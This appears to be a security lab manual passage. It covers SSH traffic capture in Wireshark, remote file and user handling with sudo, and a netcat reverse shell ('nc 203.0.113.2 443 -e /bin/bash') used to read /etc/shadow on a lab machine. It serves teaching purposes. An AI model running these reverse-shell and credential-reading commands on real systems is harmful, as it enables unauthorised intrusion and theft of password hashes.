
2. Change focus to the **Security Onion** system.
3. Focus on the **Wireshark** application and start a new capture by navigating to **Capture > Interfaces**.




- Click the **Start** button for network device **eth0**.



- If prompted with a warning, select **Continue without Saving**.



- Click on the **Clear** button to clear the filter settings.



- Change focus to the **Kali** system and **SSH** into the remote **Ubuntu** system by typing the command below into the **Terminal**.

```
ssh student@192.168.1.50
```

```
root@Kali-Attacker:~# ssh student@192.168.1.50
student@192.168.1.50's password:
Welcome to Ubuntu 12.04.5 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/


New release '14.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Your Hardware Enablement Stack (HWE) is supported until April 2017.

Last login: Thu Apr 16 18:02:23 2015 from 203.0.113.2
student@Ubuntu:~$
```

- If prompted with “Are you sure you want to continue connecting”, type **yes**. Press **Enter**.

9. Type **securepassword** when prompted for the *password*. Press **Enter**. Leave the *Terminal* open with the live *SSH* connection.
10. Change focus to the **Security Onion** system. Within the *Wireshark GUI*, click on the **Stop Capture** icon.



11. Type **ssh** into the *filter* space and select **Apply**.



12. Notice the key exchange traffic between the server and the client. This began when we initially were accepted to *SSH* into the remote system.

No.	Time	Source	Destination	Protocol	Length	Info
8	3.350587	192.168.1.50	203.0.113.2	SSHv2	105	Server Protocol: SSH-2.0-OpenSSH_5.9p1 Debian-5ubuntu1\r
10	3.350949	203.0.113.2	192.168.1.50	SSHv2	105	Client Protocol: SSH-2.0-OpenSSH_6.0p1 Debian-4+deb7u2\r
12	3.351597	192.168.1.50	203.0.113.2	SSHv2	1050	Server: Key Exchange Init
13	3.352439	203.0.113.2	192.168.1.50	SSHv2	1338	Client: Key Exchange Init
15	3.389870	203.0.113.2	192.168.1.50	SSHv2	146	Client: Diffie-Hellman Key Exchange Init
17	3.393254	192.168.1.50	203.0.113.2	SSHv2	378	Server: New Keys
18	3.399130	203.0.113.2	192.168.1.50	SSHv2	82	Client: New Keys


13. Clear the filter and type **tcp**. Click **Apply**.



14. **Right-click** on the first **TCP** packet and select **Follow TCP Stream**.

No.	Time	Source	Destination	Protocol	Length	Info
5	3.344133	203.0.113.2	192.168.1.50	TCP	74	37209
6	3.344251	192.168.1.50			74	ssh >
7	3.344452	203.0.113.2			66	37209
8	3.350587	192.168.1.50			105	Server
9	3.350798	203.0.113.2			66	37209
10	3.350949	203.0.113.2			105	Client
11	3.351029	192.168.1.50			66	ssh >
12	3.351597	192.168.1.50			1050	Server
13	3.352439	203.0.113.2			1338	Client
14	3.389681	192.168.1.50			66	ssh >
15	3.389870	203.0.113.2			146	Client
16	3.389941	192.168.1.50			66	ssh >
17	3.393254	192.168.1.50			378	Server

15. Scroll down and notice how the exchanged information between the server and client is encrypted.



16. Click the **Close** button.
 17. Change focus to the **Kali** system.
 18. Within the *Terminal* window, while remotely logged into the *Ubuntu* system, type the command below to view the established *TCP SSH* connection:

```
netstat -tan | grep 22
```

```
student@Ubuntu:~$ netstat -tan | grep 22
tcp        0      0 0.0.0.0:22          0.0.0.0:*           LISTEN
tcp        0      0 192.168.1.50:22    203.0.113.2:37209   ESTABLISHED
tcp6       0      0 :::22              :::*                 LISTEN
student@Ubuntu:~$
```

19. View the current directory by typing the command below.

```
pwd
```

```
student@Ubuntu:~$ pwd
/home/student
```

20. List the files in the user *student's home directory*.

```
ls
```

```
student@Ubuntu:~$ ls
Desktop  Downloads  logstash-forwarder  Pictures  report.txt  Templates
Documents  examples.desktop  Music  Public  scripts  Videos
student@Ubuntu:~$
```

21. Create a file to verify if write privileges are assigned.

```
echo This is a test file > secdoc.txt
```

```
student@Ubuntu:~$ echo This is a test file > secdoc.txt
student@Ubuntu:~$
```

22. Type the **ls** command once more to verify that the file has been created.

```
student@Ubuntu:~$ ls
Desktop  Downloads  logstash-forwarder  Pictures  report.txt  secdoc.txt  Videos
Documents  examples.desktop  Music  Public  scripts  Templates
student@Ubuntu:~$
```

23. To hide files, a period is usually inserted in the beginning of the file's name.
Rename the file and put a period in the front.

```
mv secdoc.txt .secdoc.txt
```

```
student@Ubuntu:~$ mv secdoc.txt .secdoc.txt
student@Ubuntu:~$
```

24. Type the **ls** command again.

```
student@Ubuntu:~$ ls
Desktop  Downloads  logstash-forwarder  Pictures  report.txt  Templates
Documents  examples.desktop  Music  Public  scripts  Videos
student@Ubuntu:~$
```

Notice that the *secdoc.txt* file is no longer displayed.

25. To view hidden files, type the command below.

```
ls -a
```

```
student@Ubuntu:~$ ls -a
.          .filezilla      .java        .secdoc.txt
..         .fontconfig     .local       .ssh
.bash_history .gconf          logstash-forwarder Templates
.bash_logout .gksu.lock      .mission-control .thumbnails
.bashrc      .gnome2         .mozilla     .VeraCrypt
.cache       .gnome2_private .Music       Videos
.config      .goutputstream-1XG9TX Pictures     .wireshark
.dbus        .goutputstream-E11LVX .profile     .Xauthority
Desktop      .goutputstream-WBK7UX .Public      .xsession-errors
.dmrc        .gstreamer-0.10  .pulse       .xsession-errors.old
Documents    .gtk-bookmarks   .pulse-cookie .zenmap
Downloads    .gvfs            report.txt   scripts
examples.desktop .ICEauthority    scripts
```

Notice that the file appears in the list.

26. Escalate your privileges by typing the command below.

```
sudo su
```

```
student@Ubuntu:~$ sudo su
[sudo] password for student:
root@Ubuntu:/home/student#
```

27. When prompted for a password, enter **securepassword**. Press **Enter**.

28. Create a new user named **admin1**.

```
useradd admin1
```

```
root@Ubuntu:/home/student# useradd admin1
root@Ubuntu:/home/student#
```

29. Verify that the account has been created.

```
cat /etc/shadow | grep admin1
```

```
root@Ubuntu:/home/student# cat /etc/shadow | grep admin1
admin1:!:16541:0:99999:7:::
root@Ubuntu:/home/student#
```


30. To view that status of the *Pro FTP daemon* (proftpd), type the command below.

```
service proftpd status
```

```
root@Ubuntu:/home/student# service proftpd status
ProFTPD is started from inetd/xinetd.
root@Ubuntu:/home/student#
```

31. Type the **exit** command followed by pressing **Enter**.

```
root@Ubuntu:/home/student# exit
exit
student@Ubuntu:~$
```

32. **Exit** once more to close the *SSH* connection.

```
student@Ubuntu:~$ exit
logout
Connection to 192.168.1.50 closed.
root@Kali-Attacker:~#
```

33. Leave the *Terminal* window open for the next task.

3 Connecting to a Linux System by Using Netcat

3.1 Using Netcat to Send a Reverse Shell


1. While logged in the **Kali** system, focus on the **Terminal** window.
2. In order to receive a shell prompt from a remote system on the *Kali* system using *Netcat*, a listener must be started. The receiving system should start the listener first. Type the command below to start the listener.

```
nc -l -p 443
```

```
root@Kali-Attacker:~# nc -l -p 443
```

Leave this running.

3. Open a new tab by clicking on **File > Open Tab**.




4. Verify that the system is now listening on **port 443**.

```
netstat -tan | grep 443
```

```
root@Kali-Attacker:~# netstat -tan | grep 443
tcp        0      0 0.0.0.0:443        0.0.0.0:*        LISTEN
root@Kali-Attacker:~#
```

- Change focus to the **Security Onion** system and open a new **Terminal** window by navigating to the **Applications Menu > Accessories > Terminal Emulator**.



- Within the *Terminal*, type the command below send a shell to the **Kali** system over **port 443**.

```
nc 203.0.113.2 443 -e /bin/bash
```

```
soadmin@Security-Onion:~$ nc 203.0.113.2 443 -e /bin/bash
```

- Change focus back to the **Kali** system and view the **Terminal** with the first opened tab running the “`nc -l -p 443`” command. No prompt is presented to us; however you may now initiate a command to verify that you have a remote connection to the *Security Onion*’s shell. Type the command below followed by pressing **Enter**.

```
uname -a
```

```
root@Kali-Attacker:~# nc -l -p 443
uname -a
Linux Security-Onion 3.13.0-35-generic #62~precise1-Ubuntu SMP Mon Aug 18 14:52:04 UTC 2014 x86_64 x86_64 x86_64 GNU/Linux
```

Notice that we are presented with *Security Onion*’s system information.

8. Type the **ifconfig** command. Press **Enter**.

```
root@Kali-Attacker:~# nc -l -p 443
uname -a
Linux Security-Onion 3.13.0-35-generic #62~precise1-Ubuntu SMP Mon Aug 18
6_64 x86_64 x86_64 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:9c:a8:23
          inet addr:192.168.1.6  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::250:56ff:fe9c:a823/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:9007 errors:3 dropped:0 overruns:0 frame:0
          TX packets:2056 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4933124 (4.9 MB)  TX bytes:240088 (240.0 KB)
          Interrupt:18 Base address:0x2000

eth1      Link encap:Ethernet  HWaddr 00:50:56:9c:3a:38
          UP BROADCAST RUNNING NOARP PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:158 errors:0 dropped:0 overruns:0 frame:0
```

Verify the network interfaces.

9. Type the **whoami** command to verify the current user.

```
whoami
soadmin
```

10. Attempt to view the contents of the **/etc/shadow** file.

```
cat /etc/shadow
```

```
cat /etc/shadow
```

Notice how no output is presented. We need root privileges to do this.

11. Enter the command below to run the same command but with **root** privileges using the password all in one line.

```
echo mypassword | sudo -S cat /etc/shadow
```

```
echo mypassword | sudo -S cat /etc/shadow
root:!:16458:0:99999:7:::
daemon:x:16458:0:99999:7:::
bin:x:16458:0:99999:7:::
sys:x:16458:0:99999:7:::
sync:x:16458:0:99999:7:::
games:x:16458:0:99999:7:::
man:x:16458:0:99999:7:::
lp:x:16458:0:99999:7:::
```

Notice now the content of the `/etc/shadow` file is now displayed.



12. Before disconnecting the session, let us view the IP addresses and port used in the network connection from *Kali* to *Security Onion*. Type the **netstat** command below.

```
netstat -tan | grep 443
```

```
netstat -tan | grep 443
tcp      0      0 192.168.1.6:47379    203.0.113.2:443      ESTABLISHED
tcp      0      0 192.168.1.6:47072    74.125.68.93:443     ESTABLISHED
tcp      0      0 192.168.1.6:41547    74.125.68.113:443    ESTABLISHED
```

Notice the connection made to `203.0.113.2:443`, which is the host that was actively listening on the port set to **443**.

13. Press **CTRL+C** to end the *Netcat* session.
14. **Close** all remaining windows.